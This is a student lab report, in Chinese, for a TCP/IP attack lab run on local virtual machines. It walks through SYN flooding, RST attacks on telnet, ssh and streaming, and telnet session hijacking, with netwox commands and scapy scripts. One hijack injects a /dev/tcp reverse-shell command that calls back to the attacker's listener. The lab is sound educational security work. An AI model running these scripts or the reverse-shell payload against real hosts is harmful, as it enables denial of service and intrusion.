TCP/IP Attack Lab


57117231 农禄 2020/09/11

实验环境

攻击方操作系统：ubuntu 16.04(seed1)
靶机 1：ubuntu 16.04(seed2)
靶机 2：物理机 win10
虚拟机载体：vmware

Task1: SYN FloodingAttack

SYN flood 是一种 DoS 攻击的形式。攻击者向靶机的特定 TCP 端口发送多个 SYN 请求，且不完成“第三次握手”。攻击者也可以伪造自己的 IP 地址。通过这种方式，攻击者耗尽服务器的请求队列资源，使服务器无法接受来自正常用户的请求。



(a) TCP 3-way Handshake　　(b) SYN Flooding Attack


查看 seed 虚拟机的 TCP 请求队列的最大长度

```
root@VM:/home/seed/Course/day4# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

查看靶机的 tcp 连接状态

```
root@VM:/home/seed# netstat -na | grep tcp
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.248.132:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

在物理机中用 wireshark 监听物理机与靶机之间的通信



利用 netwox 向靶机的 22 端口发起 syn flood 攻击


```
root@VM:/home/seed/Course/day4# netwox 76 "192.168.248.132" -p "22"
```

在靶机用 netstat -na | grep tcp 命令观察 tcp 连接情况


```
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.248.132:22      20.13.76.46:23322       SYN_RECV
tcp        0      0 192.168.248.132:22      173.246.9.199:10113     SYN_RECV
tcp        0      0 192.168.248.132:22      247.150.197.9:32880     SYN_RECV
tcp        0      0 192.168.248.132:22      250.57.155.187:46653    SYN_RECV
tcp        0      0 192.168.248.132:22      240.135.66.154:1852     SYN_RECV
tcp        0      0 192.168.248.132:22      251.33.128.89:38694     SYN_RECV
tcp        0      0 192.168.248.132:22      253.5.241.247:27671     SYN_RECV
tcp        0      0 192.168.248.132:22      249.140.91.92:18334     SYN_RECV
tcp        0      0 192.168.248.132:22      241.77.5.237:23957      SYN_RECV
tcp        0      0 192.168.248.132:22      253.218.190.213:47831   SYN_RECV
tcp        0      0 192.168.248.132:22      243.236.96.38:17621     SYN_RECV
tcp        0      0 192.168.248.132:22      255.141.243.25:59014    SYN_RECV
tcp        0      0 192.168.248.132:22      254.123.144.180:29192   SYN_RECV
tcp        0      0 192.168.248.132:22      253.38.253.58:44785     SYN_RECV
tcp        0      0 192.168.248.132:22      252.36.57.192:44522     SYN_RECV
tcp        0      0 192.168.248.132:22      253.188.87.93:46241     SYN_RECV
tcp        0      0 192.168.248.132:22      247.118.20.143:22404    SYN_RECV
tcp        0      0 192.168.248.132:22      244.52.5.235:4508       SYN_RECV
tcp        0      0 192.168.248.132:22      246.116.84.54:33130     SYN_RECV
tcp        0      0 192.168.248.132:22      254.173.254.7:35877     SYN_RECV
tcp        0      0 192.168.248.132:22      244.226.145.227:51479   SYN_RECV
tcp        0      0 192.168.248.132:22      251.105.31.20:39753     SYN_RECV
tcp        0      0 192.168.248.132:22      245.190.232.244:43205   SYN_RECV
tcp        0      0 192.168.248.132:22      246.123.216.51:53983    SYN_RECV
tcp        0      0 192.168.248.132:22      255.182.58.221:44231    SYN_RECV
tcp        0      0 192.168.248.132:22      255.65.43.50:30020      SYN_RECV
tcp        0      0 192.168.248.132:22      185.82.155.105:23934    SYN_RECV
tcp        0      0 192.168.248.132:22      247.93.119.180:9457     SYN_RECV
tcp        0      0 192.168.248.132:22      248.30.30.189:35745     SYN_RECV
tcp        0      0 192.168.248.132:22      253.192.144.208:46118   SYN_RECV
tcp        0      0 192.168.248.132:22      255.215.42.185:12295    SYN_RECV
tcp        0      0 192.168.248.132:22      245.31.225.39:52219     SYN_RECV
tcp        0      0 192.168.248.132:22      240.255.45.56:54706     SYN_RECV
```

发现 22 端口有很多 SYN_RECV 状态的连接


观察 wireshark 的抓包情况



此时尝试 ssh 登录(22 端口)靶机，仍能建立连接




使用 sysctl -a | grep cookie 命令查看 SYN cookie flag




syncookie 处于开启状态(导致 syn flood 失败的原因)

关闭 syncookie



重新进行 syn flood 攻击并尝试 ssh 登录



连接超时。说明关闭 syncookie 之后 syn flood 攻击成功

关于 syncookie：

SYN Cookie 是对 TCP 服务器端的三次握手协议作一些修改，专门用来防范 SYN Flood 攻击的一种手段。它的原理是，在 TCP 服务器收到 TCP SYN 包并返回 TCP SYN+ACK 包时，不分配一个专门的数据区，而是根据这个 SYN 包计算出一个 cookie 值。在收到 TCP ACK 包时，TCP 服务器在根据那个 cookie 值检查这个 TCP ACK 包的合法性。如果合法，再分配专门的数据区进行处理未来的 TCP 连接。


Task2: TCP RST Attack on telnet and ssh Connections

TCP RST 攻击能够终止两个靶机之间已经建立的 TCP 连接。比如，用户 A 和 B 建立了 telnet 连接，攻击者可以伪造一个 RST 包发往 A 或 B 来断开 AB 之间的连接。

使用 Netwox 进行 TCP RST 攻击

1. telnet

首先，通过物理机向虚拟机 B 建立 telnet 连接



观察连接状态

```
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 192.168.248.132:23      192.168.248.1:7504      ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
```

发起 TCP RST 攻击

```
root@VM:/home/seed/Course/day4# netwox 78 --filter "dst host 192.168.248.132 and dst port 23"
```

telnet 连接被断开

```
1 package can be updated.
0 updates are security updates.

seed@VM:~$
seed@VM:~$
seed@VM:~$
seed@VM:~$

遗失对主机的连接。

C:\Users\Canon>
```

在关闭 netwox 78 之前，无法重新建立连接（尝试连接会刷新物理机客户端的 cmd）

命令提示符

```
C:\Users\Canon>
```

杀掉 netwox 进程

```
root@VM:/home/seed/Course/day4# ps -aux | grep netwox
root      9122  0.1  0.2   9796  4452 pts/4    T    19:31   0:00 netwox 78 --filter dst host 192.168.248.132 and dst port 2
3
root      9132  0.0  0.0   7736  1868 pts/4    R+   19:34   0:00 grep --color=auto netwox
root@VM:/home/seed/Course/day4# kill -9 9122
root@VM:/home/seed/Course/day4#
```

重新建立连接

Telnet 192.168.248.132

```
Ubuntu 16.04.2 LTS
VM login:
```

连接正**常**

2. ssh

首先，通过物理机 ssh 连接靶机

```
C:\Users\Canon>ssh seed@192.168.248.132
seed@192.168.248.132's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Thu Sep 10 13:08:56 2020 from 192.168.248.1
[09/10/20]seed@VM:~$
```

再次从攻击方发起 TCP RST 攻击，此时的目标端口为 22

```
root@VM:/home/seed/Course/day4# netwox 78 --filter "dst host 192.168.248.132 and dst port 22"
```

连接无意外地被断开了

```
Last login: Thu Sep 10 13:08:56 2020 from 192.168.248.1
[09/10/20]seed@VM:~$
[09/10/20]seed@VM:~$ Connection reset by 192.168.248.132 port 22

C:\Users\Canon>
```

尝试连接亦被断开

```
C:\Users\Canon>ssh seed@192.168.248.132
ssh_exchange_identification: read: Connection reset

C:\Users\Canon>
```

说明 TCP RST 攻击对 ssh 连接也奏效

使用 scapy 进行 TCP RST 攻击

首先用 wireshark 抓取 netwox 运行时的 TCP RST 报文，观察其方向

10	0.028013053	192.168.248.132	192.168.248.1	SSHv2	418	Server: Elliptic Curve Diffie-Hellman Key Exchange Re…
11	0.037308202	192.168.248.1	192.168.248.132	SSHv2	70	Client: New Keys
12	0.044315480	192.168.248.132	192.168.248.1	TCP	54	22 → 9692 [RST, ACK] Seq=1558005611 Ack=1 Win=0 Len=0
13	0.044457394	192.168.248.132	192.168.248.1	TCP	54	22 → 9692 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
14	0.044569945	192.168.248.132	192.168.248.1	TCP	54	22 → 9692 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
15	0.044690598	192.168.248.132	192.168.248.1	TCP	54	22 → 9692 [RST, ACK] Seq=42 Ack=35 Win=0 Len=0
16	0.044805193	192.168.248.132	192.168.248.1	TCP	54	22 → 9692 [RST, ACK] Seq=1018 Ack=1355 Win=0 Len=0
17	0.044914643	192.168.248.132	192.168.248.1	TCP	54	22 → 9692 [RST, ACK] Seq=1382 Ack=1403 Win=0 Len=0
18	0.078405482	192.168.248.132	192.168.248.1	TCP	60	22 → 9692 [ACK] Seq=1382 Ack=1418 Win=32128 Len=0

观察 netwox 的数据包可知：

当客户端(此时的受害者)向服务器发送 telnet 数据包 P，假设 P 的 seq=s，ack=a，攻击方只需要嗅探此数据包，并根据此构造一个源 IP 为服务器 IP，源端口为 22(对应 ssh 服务，telnet 为 23)，目的 IP 为客户端 IP，目的端口为客户端端口，seq=a，ack=s（回应数据包 P），flags='R'的数据包，发送给客户端，客户端收到后就会 reset，从而达到 RST 攻击的目的。

使用 scapy 框架编写的代码如下

```
root@VM: /home/seed/Course/day4
#!/usr/bin/python3

from scapy.all import *

def capture(pkt):
    # capture right packet
    if TCP in pkt and pkt[IP].dst=='192.168.248.132' and pkt[TCP].dport==22:
        ip = IP(src="192.168.248.132",dst="192.168.248.1")
        tcp = TCP(sport=22, dport=pkt[TCP].sport, flags="R",seq=pkt[TCP].ack, ack=pkt[T
CP].seq)
        rst_pkt = ip/tcp
        send(rst_pkt,verbose=0)

pkt = sniff(filter="dst host 192.168.248.132 and tcp dst port 22",prn=capture)
~
```

在运行上述脚本前，先确认 netwox 处于关闭状态

```
root@VM:/home/seed/Course/day4# ps -aux | grep netwox
root     10403  0.0  0.0   7736  1888 pts/4    S+   22:26   0:00 grep --color=auto netw
ox
root@VM:/home/seed/Course/day4#
```

执行脚本

```
root@VM:/home/seed/Course/day4# python3 RSTattack.py
```

在物理机向靶机发起 ssh 连接请求，并输入密码，按下回车

```
C:\Users\Canon>ssh seed@192.168.248.132
seed@192.168.248.132's password:
Connection reset by 192.168.248.132 port 22

C:\Users\Canon>
```

连接被 reset 了。

针对 telnet 的攻击与针对 ssh 的攻击相似，只需将脚本的端口号 22 改成 23 即可，实验结果如下，同样的方法针对 telnet 也有效

```
Ubuntu 16.04.2 LTS
VM login:

遗失对主机的连接。

C:\Users\Canon>
```


在服务端查看当前的 tcp 连接状态


```
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.248.132:22      192.168.248.1:9265      ESTABLISHED
tcp        0      0 192.168.248.132:22      192.168.248.1:9237      ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
```

可以看到，有两个来自客户端的连接还在处于 ESTABLISHED 状态，说明物理机被中间人欺骗并结束了连接，而服务器由于没有收到物理机的 FIN 或 RST 请求，因而还保留着连接。

Task3: TCP RST Attacks on Video Streaming Application

本实验对流媒体服务进行 TCP RST 攻击，使用户无法正常浏览流媒体视频
由于在虚拟机打开国内的视频网站非常卡顿，所以就用 yutube 进行实验了。要让虚拟机能够访问 youtube，需要让虚拟机连接物理机的 socks 代理。
播放 youtube 视频，用 wireshark 抓包





在物理机发往虚拟机的数据包中，有很多 socks 协议的数据包，这应该就是流媒体的内容
观察多个数据包后发现，客户端的端口会改变，故选择用 ip 对 netwox 过滤
其源 ip 为 192.168.248.1，目的 ip 为 192.168.248.128。利用 netwox 进行攻击

```
root@VM:/home/seed/Course/day4# netwox 78 --filter "src host 192.168.248.1 and d
st host 192.168.248.128"
```

发起攻击后，视频无法正常加载，攻击成功。


Task4: TCP Session Hijacking

本实验劫持本地网络中的 telnet 连接，并注入恶意代码。

使用 netwox 进行劫持

首先用 wireshark 监听两个靶机之间的数据包。

观察服务端(过滤掉 telnet 以外的数据包)发给客户端的最后一个报文，记录客户端的端口号，ack，以及 next seq



用 python 将 ls /etc 命令转码成 16 进制

```
>>> "ls /etc".encode("hex")
'6c73202f657463'
```

设置好 ip（服务器）、端口号(23)，seq（刚刚抓包获取的 ack），ack（抓包获取到 next seq），data（ls /etc 对应的 16 进制数据），发送

```
root@VM:/home/seed/Course/day4# netwox 40 --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-pro
tocol 6 --ip4-src 192.168.248.1 --ip4-dst 192.168.248.132 --tcp-src 2915 --tcp-dst
23 --tcp-seqnum 4116419913 --tcp-acknum 343202363 --tcp-ack --tcp-psh --tcp-window
128 --tcp-data "0c73202f657463"
IP
|version|  ihl  |      tos      |            totlen            |
|___4___|___5___|___0x00=0_____|_____0x002F=47_____|
|             id                |r|D|M|       offsetfrag        |
|_____0x21DC=8668_____|0|0|0|_____0x0000=0_____|
|      ttl      |   protocol    |            checksum            |
|____0x40=64____|____0x06=6_____|_____0xE715_____|
|                           source                               |
|_____192.168.248.1_____|
|                        destination                             |
|_____192.168.248.132_____|
```

再次通过 wireshark 查看服务端返回的数据包，记录 ack 和 next seq

```
Source Port: 23
Destination Port: 2915
[Stream index: 1]
[TCP Segment Len: 7]
Sequence number: 343202363
[Next sequence number: 343202370]
Acknowledgment number: 4116419920
0101 .... = Header Length: 20 bytes (5)
```

用 python 对/r/n 进行 16 进制编码

```
>>> "\r\n".encode("hex")
'0d0a'
```

构造数据包发送服务器

```
root@VM:/home/seed/Course/day4# netwox 40 --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-pro
tocol 6 --ip4-src 192.168.248.1 --ip4-dst 192.168.248.132 --tcp-src 2915 --tcp-dst
23 --tcp-seqnum 4116419920 --tcp-acknum 343202370 --tcp-ack --tcp-psh --tcp-window
128 --tcp-data "0d0a"
IP
|version|  ihl  |      tos      |            totlen            |
|___4___|___5___|___0x00=0_____|_____0x002A=42_____|
|             id                |r|D|M|       offsetfrag        |
|_____0xD032=53298_____|0|0|0|_____0x0000=0_____|
```

服务端返回 ls /etc 命令的结果

```
278 379.050779646 192.168.248.132   192.168.248.1   TELNET   1514 Telnet Data ...
  ▸ [Timestamps]
    TCP payload (1460 bytes)
  ▾ Telnet
    Data: 01;34mapt\033[0m                  fuse.conf          libao.conf      \033[01;34mpm\033[0m                    subui
    Data: \033[01;34maptdaemon\033[0m       fwupd.conf         libaudit.conf   pnm2ppa.conf            subuid-\r\n
    Data: \033[01;34mat-spi2\033[0m         gai.conf           \033[01;34mlibnl-3\033[0m       \033[01;34mpolkit-1\033[0
    Data: \033[01;34mavahi\033[0m           \033[01;34mgconf\033[0m            \033[01;34mlibpaper.d\033[0m    popular
    Data: bash.bashrc           \033[01;34mgdb\033[0m              \033[01;34mlibreoffice\033[0m   \033[01;34mppp\033[0m
    Data: bash_completion       \033[01;34mghostscript\033[0m      \033[01;34mlightdm\033[0m       profile
    Data: \033[01;34mbash_completion.d\033[0m   \033[01;34mgnome\033[0m          \033[01;34mlighttpd\033[0m      \033[01
    Data: \033[01;34mbind\033[0m            \033[01;34mgnome-app-install\033[0m  lintianrc       protocols
```

用 scapy 进行会话劫持

同样，用 wireshark 监听数据包，观察服务端发往客户端的最后一个报文，记录关键数据

```
Source Port: 23
Destination Port: 3538
[Stream index: 4]
[TCP Segment Len: 341]
Sequence number: 3148923373
[Next sequence number: 3148923714]
Acknowledgment number: 1665878868
0101 .... = Header Length: 20 bytes (5)
```

编写 python 脚本，发送第一个请求(pwd)

```
from scapy.all import *

ip = IP(dst="192.168.248.132",src="192.168.248.1")
tcp = TCP(sport=3538,dport=23,seq=1665878868,ack=3148923714,flags='PA')
data = "pwd"
pkt = ip/tcp/data
pkt.show()
send(pkt,verbose=0)
```

通过 wireshark 查看 ack 和 next seq

```
Source Port: 23
Destination Port: 3538
[Stream index: 4]
[TCP Segment Len: 3]
Sequence number: 3148923714
[Next sequence number: 3148923717]
Acknowledgment number: 1665878871
0101 .... = Header Length: 20 bytes (5)
```

编写 python 脚本，发送第二个请求(\r\n)

```
from scapy.all import *

ip = IP(dst="192.168.248.132",src="192.168.248.1")
tcp = TCP(sport=3538,dport=23,seq=1665878871,ack=3148923717,flags='PA')
data = "\r\n"
pkt = ip/tcp/data
pkt.show()
send(pkt,verbose=0)
```

服务端返回 pwd 的结果：当前所在目录为/home/seed，劫持成功

```
    782 1744.1731065… 192.168.248.132      192.168.248.1         TE

    [Window size scaling factor: 128]
    Checksum: 0x0611 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (25 bytes)
▾ Telnet
    Data: \r\n
    Data: /home/seed\r\n
    Data: seed@VM:~$
```

Task5: Creating Reverse Shell using TCP Session Hijacking

通过 TCP 会话劫持，我们在服务端创建后门：运行一个反射 shell。

首先在发起攻击的虚拟中监听 8888 端口

```
Terminal
[09/10/20]seed@VM:~$ nc -l -v 8888
Listening on [0.0.0.0] (family 0, port 8888)
```

靶机向攻击方的 8888 端口发送消息

```
root@VM:/home/seed# echo "hello" > /dev/tcp/192.168.248.128/8888
root@VM:/home/seed#
```

攻击方成功收到消息

```
[09/10/20]seed@VM:~$ nc -l -v 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from [192.168.248.132] port 8888 [tcp/*] accepted (family 2, sport 58
366)
hello
```

通过使用 **Task4** 一样的方法进行 TCP 会话劫持，但是这次使用 python 脚本 Sniff.py 监听 telnet 服务端发往客户端的数据包

```
###[ TCP ]###
        sport     = telnet
        dport     = 2343
        seq       = 1325949600
        ack       = 2208518643
        dataofs   = 5
        reserved  = 0
        flags     = PA
        window    = 229
        chksum    = 0x86cc
        urgptr    = 0
        options   = []
```

攻击方根据 Sniff.py 监听到的最后一个报文，编写会话劫持脚本，注入能够生成反射 shell 的代码（/bin/bash -I /dev/tcp/192.168.248.128/8888 0<&1 2>&1），发往服务端（seq 是服务端数据包的 ack，ack 是服务端数据包的 seq+服务端数据包的 dataofs）

```
from scapy.all import *

ip = IP(dst="192.168.248.132",src="192.168.248.1")
tcp = TCP(sport=2343,dport=23,seq=2208518643,ack=1325949605,flags='PA')
data = "/bin/bash -i > /dev/tcp/192.168.248.128/8888 0<&1 2>&1"
pkt = ip/tcp/data
pkt.show()
send(pkt,verbose=0)
```

运行脚本

```
###[ TCP ]###
        sport     = telnet
        dport     = 2343
        seq       = 1325949941
        ack       = 2208518697
        dataofs   = 5
        reserved  = 0
        flags     = PA
        window    = 229
        chksum    = 0xf526
        urgptr    = 0
        options   = []
###[ Raw ]###
           load      = '/bin/bash -i > /dev/tcp/192.168.248.128/8888 0<&1 2>&1'
```

根据服务端返回的数据包编写另一个脚本，向服务端发送\r\n

```
from scapy.all import *

ip = IP(dst="192.168.248.132",src="192.168.248.1")
tcp = TCP(sport=2343,dport=23,seq=2208518697,ack=1325949946,flags='PA')
data = "\r\n"
pkt = ip/tcp/data
pkt.show()
send(pkt,verbose=0)
```

8888 端口收到来自 192.168.248.132(靶机)的连接，用 ip a 命令查看当前 shell 的 ip

```
[09/10/20]seed@VM:~$ nc -l -v 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from [192.168.248.132] port 8888 [tcp/*] accepted (family 2, sport 58
368)
seed@VM:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKN
OWN group default qlen 1000
    link/ether 00:0c:29:50:db:61 brd ff:ff:ff:ff:ff:ff
